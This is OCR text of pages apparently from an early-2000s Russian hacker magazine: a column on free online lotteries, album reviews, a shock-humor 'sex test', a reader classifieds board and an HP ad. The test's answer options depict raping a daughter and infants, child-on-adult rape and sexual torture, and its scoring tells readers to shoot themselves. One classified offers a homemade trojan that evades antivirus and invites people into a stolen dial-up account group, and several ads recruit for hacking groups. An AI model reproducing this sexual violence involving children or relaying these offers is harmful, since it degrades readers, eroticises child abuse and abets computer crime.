Другой вариант "халявной" лотереи, т. е. не требующей денег от игроков, - thebirthdaygame.com или же ezsweeps.com, что в принципе одно и то же: здесь речь идет о более крупных выигрышах - до 5 миллионов на брата, получить которые можно довольно "просто". Достаточно, чтобы "выиграл" ваш день рождения (т. е. случайная выборка победителя по идентификатору "день рождения") и вы... прогулялись по их баннерам, зарегистрировавшись попутно в предлагаемых программах.

Или же freelotto.com - с максимальным "кушем" в миллион баксов, уже разыгравшее среди своих пользователей более 28 миллионов долларов: игры проводятся ежедневно! Причем, есть реальные победители и из России: правда, не на миллионы долларов, а всего лишь на сотни, но все равно приятно.

С помощью Winvite.com можно попытаться выиграть всего 4500 тысяч у. е., но зато розыгрыши проводятся еженедельно. А вот раз в месяц можно попытать свое счастье на Gator.com, более известном в народе по программе "автозаполнения форм": куш составит целых 50 тысяч американских рублей. Единственным условием принятия участия в лотерее является скачаивание и установка их программы на своем компьютере. На халяву, разумеется.

Перечислять денежных и ценно-призовых "лотерейщиков" можно бесконечно, но проще зайти по адресу
http://www.goclick.com/aff.mod?&search=lotto и выбрать то, что по вкусу.

Не только деньги, но и чешские унитазы

Вообще, тема лотерей среди раздатчиков халявы в последнее время становится все популярнее: наряду с тем как "цивилизованный Восток" овладевает премудростями киберпространства, закрома мировой Халявы становятся все скуднее и скуднее. Это и понятно: каждый норовит урвать кусок пожирнее и далеко не в единичном экземпляре. Поэтому розыгрыши или выборочная раздача "демо-халявы" выходят на первое место.

Впрочем, в таких случаях "халява" оказывается весьма достойной и заслуживающей отдельного упоминания. Например, если посуетиться, то на promo.samsung.ru можно выиграть существенные призы: от хард-дисков и DVD до мониторов. Если верить информации, размещенной на сайте "Самсунга", то последним обладателем 17-дюймового монитора SyncMaster 700NF стал некто из Москвы: короче, "нажми и выиграй", как пишется на сайте. Все просто, доступно и на русском.

Еще одно не менее любопытное предложение от известного почтового сервиса langoo.com: став пользователем их халявной (!) почтовой службы ты автоматически станешь участником лотереи, главным призом в которой станет карманный компьютер Palm V - чем не стимул для регистрирующихся пользователей?
Для любителей тяжеловесных призов: monthlycontests.com/pentium - если хочешь, можешь выиграть "Пентиум 3", не хочешь - 100 тысяч баков или же круиз по разряду "дороже некуда". Между прочим, к регистрации допускаются даже жители далекого Гондураса, не говоря уже про наших с тобой соотечественников.
А вот целая кладезь призов - online-sweeps.com: online-sweeps.com/watch - халявные часы Seiko (правда, срок раздачи может оказаться истекшим к моменту публикации); online-sweeps.com/ps2 - халявная приставка Sony Playstation 2. Предложения имеют свойство обновляться.
Из серии "удивительное рядом". Ты никогда не задумывался над тем, что знаменитая "грин-карта", дающая аналогичный свет на переезд в Штаты, тоже лотерея? Правда, ее нельзя назвать халявной, если идти до конца. И тем не менее: посмотри greencard.ru - со стороны Штатов это халява - почти на 55 тысяч рабочих и жилых мест! Кстати, вся информация на этом сайте - на русском языке: предмет изложен доходчиво, популярно и со знанием дела.
Одним словом, в виртуальных лотереях разыгрывается все, что имеет спрос. И я не удивлюсь, если ты сообщишь мне о строительной фирме, которая в качестве супер-приза разыграет белый фаянсовый чешский унитаз!


И напоследок

А какова все-таки вероятность выигрыша в лотереях? Можно ли как-то подгадать выигрышную комбинацию?
Жулики конца 40-х, когда все лотереи были платными, а билеты продавались по типу того, что в СССР называлось "Спринтом", т. е. завернутыми в "гармошку" и либо проклеенными, либо пробитыми специальной заклепкой, использовали следущий трюк. Нет, они не рассматривали билеты на просвет. И даже не вскрывали их. Все было проще: с помощью раствора тетрахлорида углерода они делали их на время прозрачными, что и позволяло с точности до 99% определить выигрышные образцы. Для продавцов тех самых билетов.
Сейчас, когда победителя определяет не ловкость рук и даже не химия, все зависит от алгоритма работы самой лотереи, особенно, если она является виртуальной. С точностью до энного знака, не зная кухни, определить вероятность выигрыша невозможно. Но сделать кое-какие прикидки - можно.
Во-первых, прикинь истоки, откуда "лотерейщик" черпает собственные доходы. Прикинь их возможный объем.
Во-вторых, оцени активность прочих пользователей и их число.
В-третьих, окинь критичным взором результаты предыдущих розыгрышей (официально оглашенных). И сделай выводы.
Пример: если по результатам всех твоих наблюдений и расчетов некая компания зарабатывает в день на показе баннеров по тысяче баксов, имеет миллион пользователей, а за отчетный период - например, месяц - выплатила победителям в количестве 10 человек всего 10 тысяч у. е., то можно сделать нижеследующие умозаключения.
1. Компания должна платить (1 x 30 дней - 10 = 20 тысяч "остатка").
2. За месяц компания показывает порядка 6 миллионов баннеров (если плата осуществляется по 0.005 бакса за баннер) или же играет в 6 миллионов "геймов".
3. Вероятность выигрыша при равном участии всех играющих должна составить 0,00001%, причем перевес будет на стороне тех, кто откроет больше всего баннеров.
4. Итог: чтобы собственный показатель вероятности довести хотя бы до 1%, необходимо сыграть с ними по меньшей мере в 60 тысяч геймов. Ну, или же просто положиться на удачу. Причем, как показывает практика, последнее - надежнее.

Вот такая математика!
Удачи тебе!




Музыка для крякера




Команда: Camouflage
Пластинка: We stroke the flames
Релиз: Polydor, 1997 (CD предоставлен магазином "ПУРПУРНЫЙ ЛЕГИОН" www.plegion.ru)
Реальный хит: Почти все
Не удивляйся, что на одном альбоме собрано столь много хитов. Дело в том, что он затевался как что-то вроде "Best of..." по настоящему легендарной команды, играющей synthpop. Немецкая группа Camouflage была создана в 1981 году. И до сих пор имеет толпы поклонников и фанатов. Кстати, есть шанс, что в этом году появится абсолютно новый альбом Camouflage, а пока придётся наслаждаться "техно-романтикой по-немецки" с альбома "We stroke the flames".

Музыка для хакера




Команда: Чайф (www.chaif.ru)
Пластинка: Время не ждёт
Релиз: 2001, Real Records
Реальный хит: Время не ждёт
Это очень взрослый и очень "настоящий альбом". Если существует музыка "без фальши по жизни", то на пластинке "Время не ждёт" собрана именно такая музыка. Почти все песни этого альбома пронизаны каким-то плохо уловимым чувством невосполнимой утраты, впрочем, не лишающим Надежды с большой буквы. В общем - высший класс НАШЕГО РОКА, снимаю шляпу...

Музыка для западлостроителя




Команда: Тайм Аут (www.time-out.ru)
Пластинка: Хорошая
Релиз: Мистерия Звука, 2001 (CD предоставлен магазином "ПУРПУРНЫЙ ЛЕГИОН" www.plegion.ru)
Реальный хит: Школьница
Самый что ни на есть мотологический свежак. Если ты постоянно носишь всесезонные мягкие нерастворимые сапоги, пережёвывая вареный лук и гладишь зопуха, угревшегося у тебя запазухой, а близкие друзья называют тебя "Гобулем", то вообще-то очень странно что этой чудо-пластинки у тебя ещё нет. Срочно мчись за ней и не забудь надеть жёлтые штаны!

Музыка для геймера



Команда: Ансамбль электромузыкальных инструментов под управлением Мещерина.
Пластинка: Easy USSR
Релиз: Лёгкие, 2001
Реальный хит: На колхозной птицеферме
Не удивляйся, перед тобой творение пионеров электронной музыки. Самое настоящее! Если ты всё-таки не обломаешься послушать этот сборник, то круто удивишься, что в Советстком Союзе, да ещё и шестидесятые можно было создавать ТАКУЮ музыку. Да тут просто одни хиты! Это тебе не "Ноги в руки" и прочие "140 ударов в бубен"... Да, и не забудь обратить внимание на звуки музыкального инструмента под названием "терменвокс", заодно и выяснишь, что же это такое на самом деле.

Музыка для warezника



Команда: Red Elvises (www.redelvises.com)
Пластинка: Welcome to the freak show
Релиз: Пурпурный Легион Рекордз, 2001 (CD предоставлен магазином "ПУРПУРНЫЙ ЛЕГИОН" www.plegion.ru)
Реальный хит: Welcome to the freak show
Странные ребята. И одеты странно. И музыка у них странная. И поют они на бусурманском английском. Но очень мелодично и запоминаются надолго. Экспериментально проверено, что музыка "Красных Элвисов" нравится даже тем, кто про рок-н-ролл и слышать не хотел. Попробуй и ты выступить под флагом рок-н-ролла, тогда и поймёшь, как это так, простые сибирские парни положили своими хитами на лопатки всю Америку.



Эрегированный космос - 3


или Электроник возвращается

Даниил Шеповалов (dan@xakep.ru)

А то достало уже: только во сне пристроишься сзади к осли… то есть к Дэвиду Коп… да что ты будешь делать, я говорю только к Бритни Спирс пристроишься сзади во сне и вдруг надо срочно просыпаться и ползти в туалет. Да и вообще, трудное это дело, спросонья после дикой оргии пытаться облегчить свой организм. Вот сегодня, например, я как планировал: пойти отлить в туалет, а заодно заглянуть на кухню и выкинуть пустую банку из-под "Спрайта" в мусорное ведро. В результате же я выкинул банку в толчок, а отлил в ведро. Ну куда это годится?

Кстати, сейчас спускался в магазин "24 часа" за… ммм… ладно, не важно за чем. Главное, что там, на витрине, лежат презервативы с ценником, на котором написано: "ПРЕЗИКИ - 25р". Я еще подумал: "Вот, Даня, ты наконец-то и поехал крышей по-настоящему, добро пожаловать в шизофрению". Оказалось, нет - реально такой ценник. Ну, я сразу обрадовался, решил, что продавщица нестандартно мыслящая и нереально прогрессивная, говорю ей: "Давай может за прилавком перепихнемся по-быстрому!". А она чего-то покраснела вся, да как заорет: "А ну пошел вон отсюда, электроник недоделанный!!!". Да какое она право имеет так меня называть? Мало ли, что я с клавиатурой в обнимку пришел - может у меня несчастье какое. Вот был бы я гипнотизером, так совсем другая жизнь бы началась. Я бы просто посмотрел этой чиксе в глаза и тихо произнес: "Вы спокойны, чувствуется легкая сонливость, вы закрываете глаза, и остается только мой голос… мой голос… теперь вы медленно расстегиваете товарищу гипнотизеру ширинку, надеваете презерватив и начинаете ласково…" Аааа, стоп, не читайте! Это я чего-то размечтался вслух.

Я бы, наверное, немерено космокредов платил тому человеку, который вместо меня ходил бы отливать по утрам.



А все дело в том, что сегодня мега-знаменательный день. Выходит в свет третья и заключительная часть сиквела "Эрегированный Космос". Как хорошо известно большинству читателей, это самый нездоровый тест на проверку сексуальной извращенности. Лишь серые и убогие обыватели обходятся обычными половыми сношениями с регулярностью раз в две недели. Для Настоящих же Людей с большой буквы, мастурбация - это религия, так называемые извращения - стиль жизни, а садомазохизм - гражданская позиция. Пройди же и ты последнюю часть теста и узнай, дано ли тебе слиться в бесконечном трансцендентальном оргазме с Эрегированным Космосом, или твой удел - всего лишь жалкое существование в мире возвратно-поступательных движений на теле притворно стонущей фригидной толстухи.

Электро-прохладительный эрегированный тест:

(Выбери вариант ответа на каждый из приведенных вопросов и сложи вместе числа, стоящие перед этими вариантами.)

Какие ассоциации приходят в твою голову, когда ты ешь толстую скользкую сардельку?


1. Никаких.
2. Эээ... никаких.
3. Ээээ... ГЫ-ГЫ-ГЫ... никаких.
4. Ну и ублюдок же ты, Даня!

Что тебе снилось сегодня ночью?

1. Мне снилось, будто я улетел в прекрасную сказочную страну и встретил там очаровательную девушку. Мы поженились и стали жить вместе около чудесного озера. Через год у нас родился сын, и мы жили долго и счастливо одной семьей, пока я не проснулся.
2. Мне снилось, будто я улетел в прекрасную сказочную страну и встретил там очаровательную девушку. Мы поженились и стали жить вместе около чудесного озера. Через год у нас родилась дочь, а еще через пять лет я ее впервые изнасиловал. На следующий же день из озера вылез Дарт Вейдер вместе с летающей головой лохнесского чудовища. И они на пару изнасиловали и сожрали нас всех.
3. Мне снилось, будто я улетел в прекрасную сказочную страну на сверхзвуковом бомбардировщике и залил ее всю напалмом. Приземлился я около дымящейся зловонной котловины, которая когда-то была чудесным озером. Там я нашел трупы Дарта Вейдера, прекрасной девушки и летающей головы лохнесского чудовища, и тут же мерзко и извращенно надругался над ними. Затем я отправился по дороге, вымощенной желтым кирпичом, в Изумрудный Город, надеясь застать там Элли с Тотошкой и вступить с ними в нестандартную половую связь.
4. Мне снилось, что я - Даня Шеповалов. А когда я проснулся, то с ужасом понял, что так оно и есть.

Кто такой Даня Шеповалов?

1. Не знаю.
2. Не знаю, и знать не хочу.
3. Моральный урод, шизофреник и графоманствующий педонекрозоофил.
4. Вирус, занесенный на Землю из клоаки космоса.
5. Выживший из ума на почве спермотоксикоза юноша.




Назови самое захватывающее сексуальное переживание в твоей жизни:

1. Однажды я трогал девушку за грудь.
2. В пять лет я просмотрел справочное пособие по гинекологии, нашел там фотографию женских половых органов и потом целый день олицетворял собой заводную игрушку "Блевунчик".
3. Как-то раз я измерял штангенциркулем длину и ширину своего члена, предварительно помастурбировав на фотографию агента Малдера, и в этот самый момент в комнату зашла моя сестра.
4. Однажды меня укусила в член змея, но я не растерялся, сломал се-


бе два нижних ребра и, хорошенько согнувшись, отсосал кровь из ранки. С тех пор я не трачу свое время и деньги на девушек.
5. Был я как-то раз в зоопарке…

Кто был твоим первым сексуальным партнером?

1. Наташа (Аня/Петя/Вася/Каролина).
2. Не помню.



Лишь серые и убогие обыватели обходятся обычными половыми сношениями с регулярностью раз в две недели. Для Настоящих же Людей с большой буквы, мастурбация - это религия, так называемые извращения - стиль жизни, а садомазохизм - гражданская позиция.



3. Искусственная вагина.
4. Богдан Титомир.
5. Труп инопланетянина, который я нашел в обломках космического корабля рядом со своим домом. Он был весь синий, беззубый, от него страшно несло мочой, а еще он держал в руках полупустую бутылку водки.

Твоя излюбленная сексуальная фантазия:

1. Как декан расстегнет мне ширинку зубами и залезет внутрь языком на глазах у всего университета.
2. Как меня клонируют, мой клон изменяет пол, и мы трахаемся. То есть, по сути, я физически займусь сексом сам с собой. Однако меня крайне тревожит такая мысль, что я вполне могу сам себе не дать.
3. Как Кристина Агилера, Моби, Стинг, Лена Зосимова, Фэтбой Слим и группа "Тату" выстраиваются в живую очередь передо мной и громогласно скандируют: "Мы хотим твой член!" Я выжидаю некоторое время, затем отрезаю свой пенис острым лезвием, протягиваю его Моби и говорю: "Держите, уговорили…".

В какую штанину ты обычно заправляешь свой пенис?

1. В левую.
2. В правую.
3. Я, между прочим, вообще-то, девушка.
4. Мой пенис всегда находится в эрегированном состоянии, а поэтому я его прикручиваю проволокой к поясу.
5. Свой член я всегда отстегиваю и кладу в специальный кармашек на груди.

Представь, что тебе поручили написать эротическо-фантастический роман. В чем будет заключаться его сюжет?

1. Космический рейнджер Майк Гибсон спасает девушку из лап мерзких пиратов, обитающих в поясе Ориона. Они влюбляются друг в друга и живут вместе долго и счастливо.
2. Десять тысяч человек случайно попадают в пространственно-временной портал и оказываются через 200 лет в будущем. Причем в это время на Земле действует диктатура единого мирового правительства, которое с целью избежания перенаселения поощряет гомосексуальные контакты и осуществляет дезинтеграцию личностей партнеров в наказание за сексуальную близость между мужчиной и женщиной.
3. Биомеханические насекомые высаживаются на планету и насилуют женщин, детей и стариков. Некий герой пытается бороться против них, однако в отместку злобные насекомые начинают насиловать и мужчин. Тогда все мужчины собираются вместе, ловят этого супергероя и образцово-показательно кастрируют, чтобы выслужиться перед инопланетными захватчиками.
4. Всю вселенную наполняет некий биомозг-желе, который питается спермой и насилует 6-месячных детей в животе матери.

Какая, по-твоему, пытка с применением секса является наиболее эффективной?

1. Медленно тереть головку члена мелкой наждачной бумагой, одновременно отрезая скальпелем по маленькому кусочку от яичек и заставляя жертву их есть.
2. Привязать голого мужчину к дереву и усадить рядом с ним несколько прекрасных обнаженных девушек, которые наперебой будут читать ему вслух эротические рассказы. К пенису же этого перца следует присобачить хитрое устройство, которое по достижении определенного уровня эрекции будет капать челу в правый глаз соляной кислотой.
1. Посадить двух мужчин (желательно приятелей), у которых надо добыть интересующие нас сведения, в закрытый подвал. И поставить условие, что тот, кто первым откусит другому головку члена, получит свободу, проигравшего же подвергнут мучительным пыткам.

Представь, что ты зашел на порно-сервер. Нет, я понимаю, что ты по таким серверам, конечно же, не ходишь, но просто представь. В таком случае, какой раздел ты посетишь первым делом?



1. Обнаженные девушки.
2. Оральный секс.
3. Групповуха на кладбище.
4. Изнасилование 80-летней учительницы русского языка и литературы отрядом октябрят.
5. День рождения Децла в клубе "Ночные Волки".

Когда ты был маленьким, кто из кино- и мультгероев тебя больше всего возбуждал?

1. Констанция из "Трех Мушкетеров".
2. Робот Вертер из "Гостьи из будущего".
3. Овчарка из "Ко мне, Мухтар".
4. В меру упитанный мужчина в самом расцвете сил из "Малыш и Карлсон".
5. Гусеница из "Алисы в стране чудес".

Какие слова ты говоришь своему сексуальному партнеру после окончания полового акта?

1. Любимая, это было великолепно!
2. Если ты кому-нибудь расскажешь - я тебя убью!
3. Надо бы закопать это дуру, пока ее не хватились.
4. Аааааа! Ах ты дрянь, а ну разожми челюсти, я сказал!!!

Результаты:

От 1 до 15 баллов: ты обычный перец, каких полно на нашей убогой планете. Тщательно бреешься по утрам, даришь своей девушке цветы на восьмое марта и изредка мастурбируешь на клипы с Бритни Спирс. Через пару лет женишься, отрастишь животик и будешь вести долгую и скучную жизнь законопослушного гражданина. Лучше застрелись прямо сейчас, хоть сэкономишь для потомков нефть, газ и прочие природные ресурсы.

От 16 до 35 баллов: у тебя нет девушки, денег и будущего. Посмотри правде в глаза: ты лузер и аутсайдер. Именно поэтому ты и проводишь сутки перед монитором, мастурбируя на все, что движется. Но это даже к лучшему. Как раз эта категория людей и дарит человечеству величайших маньяков и самовлюбленных гениев. Мастурбируй как можно чаще - это нехитрое упражнение хорошо развивает нарциссизм и приближает тебя к источнику порочного экстаза. Умереть, сжимая в руках член - смерть, достойная настоящего мужчины.

От 36 до 49 баллов: ты махагуру сексуальных девиаций и вселенский папа неконтролируемого ментального оргазма. В твоем присутствии о сексе начинают думать все, кто обладает первичными половыми признаками. Ну а конкретно в твоем мозгу присутствует только одна мысль: "ТРАХАТЬСЯ!". Трахаться со всем что движется и не движется, трахаться физически, ментально, астрально, перорально и внутривенно. Ты даже свой член разрезал на две половинки, чтобы удобнее было иметь людей в ноздри. Если тебе повезет умереть во время оргазма, то ты автоматом станешь чистым Эрегированным Космосом. И воплотишься в новую версию Дани Шеповалова, чтобы нести учение о нескончаемой вселенской эрекции в массы.

50 баллов: ты Даня Шеповалов. Тебя сделали на заводе по производству интерактивных сексуально озабоченных кретинов, и больше тут сказать нечего. 50 баллов, придурок, в этом тесте набрать физически невозможно!

БОРДА

Всем! Всем! Всем! Если есть кто имеет желание побиться в КАЗАКОВ и живет в Питере, может повоюем на ПИВО? Только без ламо... И вообще – есть мысль сделать чемпионат по Питеру.. galkina@mail.lanck.net

Желаю набрать народ для создания Web–FanClub'а поклонников LIMP BIZKIT. Имеются материалы об участниках группы, тексты песен, фотографии группы, треки со всех альбомов. Предложения и заявки шлите на x_base@mail.ru

Хочу организовать группу начинающих програм–меров на Дельфях. У кого есть желание заняться этим делом, то мыльните мне обязательно!
E–mail: alexei@mail.kz

КУПЛЮ демо–диски "Страны Игр" за 1997 год и 8(27), 10(29), 11(30) за 1998 год. пишите на **michel@gameland.ru**

Ты круто играешь в ку3? Хочешь попасть в развивающийся ку3–клан? Тебе прямая дорога в наш клан! E–mail: dmd@id.ru
URL: http://dmdclan.com

Ищу друзей по переписке, пишите все!
мыло : kolpakov@forpost.ru

Есть предложение создать хак–группу. Все вопросы, пред–ложения, инфу о себе шлите на pl–ne@yandex.ru

Чуваки, нужно logo для хип–хоп команды .::DefaulT::., а сами ны не дизайнеры!!!
Свои работы присылайте на st0Orm@xakep.ru, pleaZZe!!!

мессадж можно закинуть на
board@xakep.ru

Идёт набор в группу любителей ворованных Dial–Up аккаунтов. Каждому вступившему выдаётся недавно сделанный мною троян (похож на netbus)антивирусы не ловят. С предложениями на мыло asita@rambler.ru

Внимание! В хак–группу Dark Legion идет набор мемберов! Все желающие пройти тест и вступить в хак–группу стучите на асю 173317 или на мыло rapin@yandex.ru!

Идет набор в хак–тим!
Хакеры из ТЮмени и других городов севера. Жду ваших писем и информации о вас. Присоединяйтесь и не пожалеете
jamalprovider@mail.ru

Есть идея создать игру на HL движке. Кто хочет присоединяй–тесь. Сюжет, оружие и кое–что ещё уже готово. Мы–лить на hawer@mail.ru

Знаю как заработать реально и много! Без обмана! Пишите мне: basket@beep.ru

Дарова, перцы!
Есть идея создать группу начинающих хац–керов! Чтобы вступить, надо не быть ламе–ром ушастым и уметь хоть что–то, а также желание всему научиться! Пишите, кто хо–чет на BGizzmo@yandex.ru! Желаю увидеть тебя мембером! :)

Hi всем cyberpankam.Ведется набор в хакгруппу. Требуются програмеры, дизайнеры, кодеры, фрикеры. Нужны продви–нутые челы в *nixas, bsd.
Инфу шлите на shtrihkoder@xakep.ru
][акеры из Мурманска объединяйтесь!

Хай всем ламерам!
Именно ламерам, потому что есть идея создать свою ламер–группу, чтобы вместе учиться хакер–скому мастерству. :)
Все свои мессаджи кидайте мне на:
ventura_a@mail.ru

объявления рекламного харрактера не публикуются!!!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)







Один том бесконечных возможностей.

Размером с книгу, он также представляет из себя источник знаний. Он открывает для Вас бесконечные возможности благодаря своей высокой производительности, супер надежности и новому уровню интеграции в Интернет.

Новый компактный компьютер hp e-pc.



e-PC: Процессор Intel® Pentium® III 800, 866 МГц / Стандартно 64, 128 или 256 МБ SDRAM / Жесткий диск 10, 20 ГБ / Встроенный видеоадаптер Intel® 3D Direct AGP / Сетевая плата 3Com Fast Etherlink 10/100BASE-TX с поддержкой функции LAN / 24x CD-ROM / Интегрированная 20-разрядная полнодуплексная стереоплата Cirrus Logic AC 97 PCI / Средства управления и безопасности HP Top Tools / Microsoft® Windows® 98SE, Windows® 2000 professional.

HP рекомендует использовать Microsoft® Windows® 2000 Professional.





Компания «Д-Факто»
проектные решения • консалтинг • информационные системы

Россия, 113114 Москва, ул.Кожевническая 16, строение 4
www.dfacto.ru, e-mail: info@dfacto.ru